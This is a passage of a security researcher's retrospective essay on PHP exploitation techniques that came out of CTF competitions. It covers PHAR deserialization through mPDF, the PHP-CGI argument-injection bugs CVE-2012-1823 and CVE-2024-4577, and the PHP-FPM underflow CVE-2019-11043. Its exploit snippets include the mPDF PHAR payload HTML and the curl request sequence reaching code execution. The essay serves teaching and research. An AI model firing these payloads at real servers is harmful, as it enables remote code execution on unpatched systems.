**Try harder: Blind Arbitrary File-Check**

```
<?php file_exists( $_GET['file'] );
```

At first glance, it might seem like filter chains could help again.

However, since `file_exists()` literally only checks if a file exists without actually processing its content, you can't apply the previous side-channel oracle here. But here's another twist - in order to conveniently use PHAR files within PHP scripts, PHP introduced the `phar://` built-in wrapper back in PHP 5.3. And whenever PHP parses a PHAR file with this protocol, it automatically deserializes the metadata stored inside. This means nearly every file operation in PHP could potentially become another entry point for deserialization!

As for exactly how we can escalate this from PHAR deserialization all the way to remote code execution, there are still some practical challenges to overcome - such as figuring out how to deliver a malicious PHAR file onto the remote server. (Perhaps our efforts in the LFI Arms Race weren't wasted after all!) This heavily requires the attacker's creativity and their familiarity with the target environment. I believe Thomas already showed an impressive RCE in TCPDF during his talk. Here, I'd like to introduce another brilliant case involving mPDF!

```
============================================
|  Level Max - Laravel (w/ mPDF) Kill Chain  |
============================================
```

Just like TCPDF, mPDF is another widely used library when you need to convert HTML into PDFs. And during the conversion process, mPDF performs file operations on image URLs as well - meaning attackers can easily reuse the same technique to trigger PHAR deserialization:

**So PHAR so Good!**

```
<img src="phar://path/to/image.jpg" />
```

The issue was first discovered [76] back in 2019 and promptly got patched.

However, @Cyku quickly found another way to trigger the vulnerability and provided a full exploit [77] based on a real-world scenario! He also discovered that mPDF actually caches embedded Data URIs onto the remote filesystem. By exploiting the predictable randomness of the cached filenames, he was able to smuggle a crafted PHAR file - then combine it with Laravel's built-in POP chains - to finally achieve RCE!

**Exploit mPDF All in One!**

```
<style>
  background: url(-IS-PHAR-PAYLOAD-IN-BASE64);
</style>

<img src="#" ORIG_SRC="phar:///tmp/mpdf/_tempCSSidata42_0.jpeg/a.jpg"/>
```

The entire PHAR mechanism really opened up a whole new era of PHP deserialization attacks. As more researchers got involved, this attack surface gradually expanded to cover more applications, libraries, and even PHP frameworks. Ultimately, this forced the PHP team to disable automatic deserialization in the PHAR protocol starting from PHP 8.0 [78]. I'm sure that was fantastic news for both Thomas and me - because it meant that our "security research" actually did something positive in the real world, and made PHP a little bit safer! :)

## 5. Participants Also Popped 0days

When we talk about "an awesome CTF," I'm not sure which name immediately pops into your mind. In my opinion, while high-quality challenges and experienced organizers are important, it's the participants themselves who truly make a CTF awesome.

I believe we've already shown how the CTF community works: participants not only learn new tricks straight from challenge authors, but authors themselves can also discover their own blind spots through unintended solutions. Both sides push each other forward, working together to advance the entire Infosec community!

But sometimes, this kind of interaction can get a bit "out of hand." We've seen plenty of cases where the unintended solutions submitted by CTF players turned out to be actual 0days - that happened repeatedly in Chromium [79], VirtualBox [80], and even CS:GO [81]. Sometimes, even the CTF authors expect players to solve the challenges using unknown 0days. As far as I know, certain CTFs also have a special "Zajebiste" category, specifically for these challenges involving 0days or something very close to it!

So, in this section, let me introduce two classic examples that you shouldn't miss when talking about PHP 0days born in CTFs!

### 5.1 - Hack the Scoreboard!

Whenever I talk to people outside the Infosec community about hacking competitions, they often jokingly say, "Come on, real hackers wouldn't follow the rules - they'd just hack and change their scores, right?" Well, to be fair, they're actually right! There's indeed plenty of history where scoreboards got hacked (and to be honest, I've contributed a few myself). But if we're talking about the most legendary case, I'd say it's definitely the PHP-CGI 0day discovered by Eindbazen team - right there on a CTF scoreboard [82]!

During Nullcon HackIM CTF, the organizers directly used a CGI environment provided by their web hosting provider. Since the CGI-spec itself is inherently vulnerable to argument injection by design, it became even more unfortunate (or fortunate - choose your side) when PHP developers forgot about this and completely removed the defensive logic. These coincidences combined allowed Eindbazen team to control PHP's command-line arguments directly through the query string. For example, they can simply append a `?-s` at the end of the URL to leak any PHP source code on the remote server - and escalating it further into full RCE is just as trivial!

This vulnerability impacted a huge number of websites back then - especially those web hosting providers heavily relying on CGI for privilege isolation and PHP version switching. And because this vulnerability was so ridiculously easy to exploit, it quickly became notorious worldwide. Even Facebook - famous for its PHP-based infrastructure at the time - put an Easter egg right on its homepage (linking the URL to their security engineer recruitment page) to acknowledge this vulnerability, too!

**Easter Egg on facebook.com!**

```
$ curl https://www.facebook.com/?-s
  <?php
      include_once 'https://www.facebook.com/careers/
      department?dept=engineering&req=a2KA0000000Lt8LMAS';
```

This vulnerability was eventually patched and assigned CVE-2012-1823. The PHP team solved this issue by checking that the query string can't start with a hyphen `-` (0x2D). This fix kept PHP safe for about 12 years - until I broke it again last year.

**The patch of CVE-2012-1823: PHP-CGI Argument Injection**

```
if((qs = getenv("QUERY_STRING")) != NULL && strchr(qs, '=') == NULL) {
    /* ... omitted ... */
    for (p = decoded_qs; *p && *p <= ' '; p++) {/* skip leading spaces */}
    if (*p == '-') {
        skip_getopt = 1;
  }
```

While revisiting PHP's source code, I found that by leveraging the Windows "BestFit" feature, I could completely bypass this fix. "BestFit" is basically a backward-compatibility feature introduced by Windows. It tries to minimize garbled characters through a series of weird character mappings when dealing with older ANSI APIs (thanks a lot, Microsoft). This mechanism also came with some strange side effects - for example, you can use the infinity symbol `∞` (U+221E) to represent the digit `8` (U+0038) right on the command line:

**Microsoft maps the characters to their "lookalikes"**

```
C:\Users\Orange> type Hello.c
  int main(int argc, char* argv[], char* envp[]) {
      printf("Hello %s!\n", argv[1]);
  }

C:\Users\Orange> cl.exe Hello.c
  Microsoft (R) C/C++ Optimizing Compiler Version 19.29.30140 for x64
  Copyright (C) Microsoft Corporation.  All rights reserved.
  [...]

C:\Users\Orange> Hello.exe World
  Hello World!

C:\Users\Orange> Hello.exe √π⁷≤∞
  Hello vp7=8!
```

So, by simply replacing the originally blocked hyphen (0x2D) with a "soft hyphen" (0xAD), the original attack could be revived effortlessly! This bypass affects practically every PHP version running on Windows - even a default XAMPP installation was vulnerable. This vulnerability has also earned its CVE number (CVE-2024-4577). If you're curious about the technical details behind it, you should definitely check out WorstFitAttack [46] - a joint work with the brilliant @splitline!

I think this bypass also echoes what we mentioned earlier about "cross-application" - security is never confined to just one dimension. Sometimes, shifting your perspective a bit can magically turn those seemingly rock-solid protections into just a piece of cake! ;)

### 5.2 - From CTF to Real World!

For a long time, CTFs have carried a kind of *original sin* - being criticized for putting too much emphasis on tricky techniques. As the technical bar kept rising, some challenges grew a bit overly contrived, giving people the impression that CTFs were becoming "disconnected from reality." That's exactly what gave birth to competitions like Real World CTF - aiming to ground every challenge in real-world applications and bring focus back to practical, realistic hacking scenarios!

At Real World CTF 2019, the organizers set up a challenge using Nginx + PHP, expecting players to bypass the built-in XSS Auditor in the latest Chrome and steal the admin's cookie. Obviously, this was a challenge focusing on frontend security - but while messing around with the server, @d90pwn noticed something unusual happening on the backend. Specifically, he found that if the URL contained a newline, the server wouldunexpectedly respond with additional internal information.

#### PHP-FPM is Bleeding

```
$ curl http://orange.local/test.php/AAAAAAAAA
  string(10) "/AAAAAAAAA"

$ curl http://orange.local/test.php/AAAAA%0AB
  string(7) "TH_INFO" <= WTF!?
```

Although @d90pwn didn't manage to crack this challenge during the competition, his post-event analysis (along with @neex and @beched) unexpectedly exposed a serious vulnerability in PHP-FPM. The entire issue started from an unintended behavior in Nginx - while processing URLs containing newline characters, Nginx mistakenly passed an empty `PATH_INFO` to the backend PHP-FPM. Meanwhile, PHP-FPM always assumed that value could never be empty, causing its internal logic to miscalculate the offset. This mistake unintentionally caused the `path_info` to point just before its intended buffer - allowing attackers to eventually write a zero to that location!

#### CVE-2019-11043: A Buffer Underflow leads to a single NULL-byte write!

```
char *env_path_info = FCGI_GETENV(request, "PATH_INFO");
int pilen = env_path_info ? strlen(env_path_info) : 0;

if (apache_was_here) {
    path_info = script_path_translated + ptlen;
} else {
    // [1] `path_info` *UNDERFLOWS*, pointing before its intended buffer
    path_info = env_path_info ? env_path_info + pilen - slen : NULL;
}

old = path_info[0];
path_info[0] = 0;   // <--- [2] single NULL-byte write!
```

But how could a single NULL-byte write lead to an RCE? Here's the ingenious part: @neex skillfully abused PHP-FPM's memory allocation for CGI variables. By overwriting the LSB (least significant bit) of the `pos` field in the internal structure to `0`, he was able to overwrite existing variable contents on the subsequent write. Combined with some Hash Table magic, he successfully crafted a pure data-only attack - achieving full RCE without any memory read/write primitives at all!

#### Exploit PHP-FPM Like a Boss!

[1] a minified payload to trigger the NULL-byte write!

```
$ curl http://orange.local/index.php/%0A$(printf %032d)?$(printf %01759d)

[...Switching to GDB]

Breakpoint 1, init_request_info () at ./sapi/fpm/fpm/fpm_main.c:1222
  1222                    path_info[0] = 0;
  1: /x path_info        = 0x55a371abfd60
  2: /x request.env.data = 0x55a371abfd60
```

**next**

[2] the structure *BEFORE* the write

```
(gdb) p *request.env.data

  $1 = {
    pos = 0x55a371abf731,
    end = 0x55a371ac06b8,
    next = 0x55a371abe5b0,
    data = ""
  }
```

**next**
[3] let's write!

```
(gdb) next
```

[...]

**next**
[4] the `pos` *AFTER* the write

```
(gdb) p *request.env.data.pos
  $2 = 0x55a371abf700
```

**next**
[5] let's kick off the real payload

```
$ curl "http://orange.local/index.php/PHP_VALUE%0Aerror_log=/tmp/a;;;;[..]"
$ curl "http://orange.local/index.php/PHP_VALUE%0Ainclude_path=/tmp;;;[..]"
$ curl "http://orange.local/index.php/PHP_VALUE%0Aauto_prepend_file=a;[..]"
  [...]
$ curl "http://orange.local/index.php?a=id"
  uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The entire exploit [83] was incredibly neat and packed with details.

Looking back through PHP's history, it's extremely rare to find RCE cases without any dangerous PHP functions at all - making this another true classic in PHP history!

On top of that, the bug itself was incredibly hard to uncover through traditional fuzzing. It required not only leveraging a specific edge-case under Nginx, but also PHP's contiguous memory allocations, which made it harder for tools like ASAN to detect. Without something like the CTF scene - where groups of hackers intensively examine a minor feature through trial and error - it's hard to imagine how long this bug might have stayed hidden!

## Epilogue

Honestly, tackling such a huge topic was incredibly challenging - especially deciding what to cover and worrying whether I'd missed even cooler stories. Every time I revisited a finished section, I still felt something was missing, and ended up rewriting the whole thing from scratch again. The entire process involved countless revisions, and there were somany moments I nearly gave up - but thankfully, I made it through in the end! I'd also like to give special thanks to Henry Huang and Raptor for polishing this article and giving numerous awesome suggestions - thank you so much!

Though this article revisits tons of seemingly old techniques, I think it's meaningful - they may be old, but they're absolute gold (and still usable today)! It's just like you can't avoid studying the Vudo Tricks [84] while learning Doug Lea's malloc, or revisiting the textbook-level Smashing The Stack [85]. These techniques became legendary exactly because the ideas behind them were way ahead of their time, inspiring generations of hackers along the way!

Of course, I believe there must be even better ways to explore this topic. Everyone brings their own life experiences, and writing with complete objectivity just isn't possible. But within the limited time and space, I've tried my best to capture my own "flavor," and highlight the stories that I believe deserve to be passed on!

## Honorable Mention

Of course, there are still lots of brilliant PHP techniques that I couldn't squeeze into this article, so let me at least quickly give them a *shout-out* here!

- I absolutely love the "PHP Security Advent Calendar" [86] released by RipsTech - every single challenge in there is pure gold!
- Exploiting GMP deserialization type confusion [87] to modify script-level variables through `objects_store` is, in my opinion, a perfect blend of the Web and Binary worlds!
- Leveraging type confusion in `phpinfo()` to steal SSL private keys [88] is quite fun.
- Exploiting inconsistent UTF-8 length counting [89] is definitely an eye-opening technique!
- Attacking the MySQL client-side is another fascinating approach - such as triggering memory corruption [90] via a malicious MySQL server, or leveraging PHAR deserialization [91] again.
- All those creative tricks for restricted environment jailbreaks, like abusing `ini_set()` [92] or `imap_open()` [93].
- And of course, so much more...

## Hats off to the CTF Community

From its beginnings as a kind of subculture, to having thousands of competitions worldwide, and even one-vs-one livestream battles [94] today, CTF has undoubtedly become something pretty cool for many young hackers. Of course, CTF itself has some issues that get criticized from time to time - so even if you never play CTFs, that doesn't mean you can't be a great hacker. And things aren't always black-and-white: whether it's Binary Golfers [95] crafting ever-more elegant code, gamers using ACE (Arbitrary Code Execution) to speedrun straight to the game credits [96], or even pulling off remote code execution on a 25-year-old Game Boy Color [97] - it's exactly because these challenges themselves are so fascinating that they draw more people in, pushing technologies and skills to their absolute limits!

I believe every generation has its own legendary stories. Whether it's "taking over the organizer's crypto backdoor," anonymous fork bombs, horrible-yet-effective binary patches, or those CTF dramas; whether it's ingenious techniques born in CTFs, like Eye-Grepping binaries [98], the dozens of "House of" techniques, or the insane arms race in frontend security; or those hilarious stories and urban legends - like DDTEK's obsession with sheep, observing tomcr00se up close, or even *accidentally* hacking into another team's laptop... Just like the amazing stories shared by @psifertex [99], I'm sure there must be more - I'm really looking forward to seeing more people step up and share their own epic CTF adventures! :)

Also, hats off to those who've shared all the ups and downs throughout my CTF journey - cheers to HITCON CTF and to 217!

jeffxx, atdog, dm4, lucas, winesap, shik, peter50216, jery, cebrusfs, ddaa, lays, angelboy, david942j, meh, lyc, hh, lsc, and our Big Alan! [...]